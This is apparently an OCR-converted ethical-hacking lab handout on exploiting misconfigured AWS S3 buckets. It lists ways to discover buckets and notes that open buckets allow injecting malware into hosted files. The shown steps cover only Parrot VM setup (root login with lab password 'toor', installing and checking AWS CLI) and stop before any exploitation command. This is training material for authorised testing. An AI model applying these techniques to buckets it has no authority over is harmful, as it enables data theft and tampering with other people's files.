Lab 2: Exploit S3 Buckets

Lab Scenario

As a professional ethical hacker or pen tester, you must have sound knowledge of enumerating S3 buckets. Using various techniques, you can exploit misconfigurations in bucket implementation and breach the security mechanism to compromise data privacy. Leaving the S3 bucket session running enables you to modify files such as JavaScript or related code and inject malware into the bucket files. Furthermore, finding the bucket's location and name will help you in testing its security and identifying vulnerabilities in the implementation.

Lab Objectives

- Exploit open S3 buckets using AWS CLI

Overview of S3 Buckets

S3 buckets are used by customers and end users to store text documents, PDFs, videos, images, etc. To store all these data, the user needs to create a bucket with a unique name.

Listed below are several techniques that can be adopted to identify AWS S3 Buckets:


- **Inspecting HTML**: Analyze the source code of HTML web pages in the background to find URLs to the target S3 buckets
- **Brute-Forcing URL**: Use Burp Suite to perform a brute-force attack on the target bucket's URL to identify its correct URL
- **Finding subdomains**: Use tools such as Findsubdomains and Robtex to identify subdomains related to the target bucket
- **Reverse IP Search**: Use search engines such as Bing to perform reverse IP search to identify the domains of the target S3 buckets
- **Advanced Google hacking**: Use advanced Google search operators such as **"inurl"** to search for URLs related to the target S3 buckets

Task 1: Exploit Open S3 Buckets using AWS CLI

The AWS command line interface (CLI) is a unified tool for managing AWS services. With just one tool to download and configure, you can control multiple AWS services from the command line and automate them through scripts.

Before starting this task, you must create your AWS account (**https://aws.amazon.com**).


1. □ In the **Parrot Security** machine, click the **MATE Terminal** icon in the menu to launch the terminal.



2. □ A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. □ In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   The password that you type will not be visible.


4. □ Now, type **cd** and press **Enter** to jump to the root directory.



Applications Places System
Mon Apr 25, 02:00
cd - Parrot Terminal
File Edit View Search Terminal Help
Menu
cd - Parrot Terminal

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #
```

5. □ In the terminal window, type **pip3 install awscli** and press **Enter** to install AWS CLI.




```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #pip3 install awscli
Requirement already satisfied: awscli in /usr/local/lib/python3.9/dist-packages (1.22.101)
Requirement already satisfied: s3transfer<0.6.0,>=0.5.0 in /usr/local/lib/python3.9/dist-packages (fr
om awscli) (0.5.2)
Requirement already satisfied: botocore==1.24.46 in /usr/local/lib/python3.9/dist-packages (from awsc
li) (1.24.46)
Requirement already satisfied: rsa<4.8,>=3.1.2 in /usr/local/lib/python3.9/dist-packages (from awscli
) (4.7.2)
Requirement already satisfied: docutils<0.16,>=0.10 in /usr/local/lib/python3.9/dist-packages (from a
wscli) (0.15.2)
Requirement already satisfied: PyYAML<5.5,>=3.10 in /usr/lib/python3/dist-packages (from awscli) (5.3
.1)
Requirement already satisfied: colorama<0.4.4,>=0.2.5 in /usr/local/lib/python3.9/dist-packages (from
 awscli) (0.4.3)
Requirement already satisfied: jmespath<2.0.0,>=0.7.1 in /usr/local/lib/python3.9/dist-packages (from
 botocore==1.24.46->awscli) (1.0.0)
Requirement already satisfied: python-dateutil<3.0.0,>=2.1 in /usr/lib/python3/dist-packages (from bo
tocore==1.24.46->awscli) (2.8.1)
Requirement already satisfied: urllib3<1.27,>=1.25.4 in /usr/lib/python3/dist-packages (from botocore
==1.24.46->awscli) (1.26.5)
Requirement already satisfied: pyasn1>=0.1.3 in /usr/lib/python3/dist-packages (from rsa<4.8,>=3.1.2-
>awscli) (0.4.8)
┌─[root@parrot]─[~]
└──╼ #
```

6. □ Once the installation is completed, type **aws --help** and press **Enter** to check whether AWS CLI is properly installed.


Here, the awscli is already installed.

Ignore the errors (if you find any).


Applications Places System
Mon Apr 25, 02:09
aws --help - Parrot Terminal
File Edit View Search Terminal Help
Menu
aws --help - Parrot Ter...

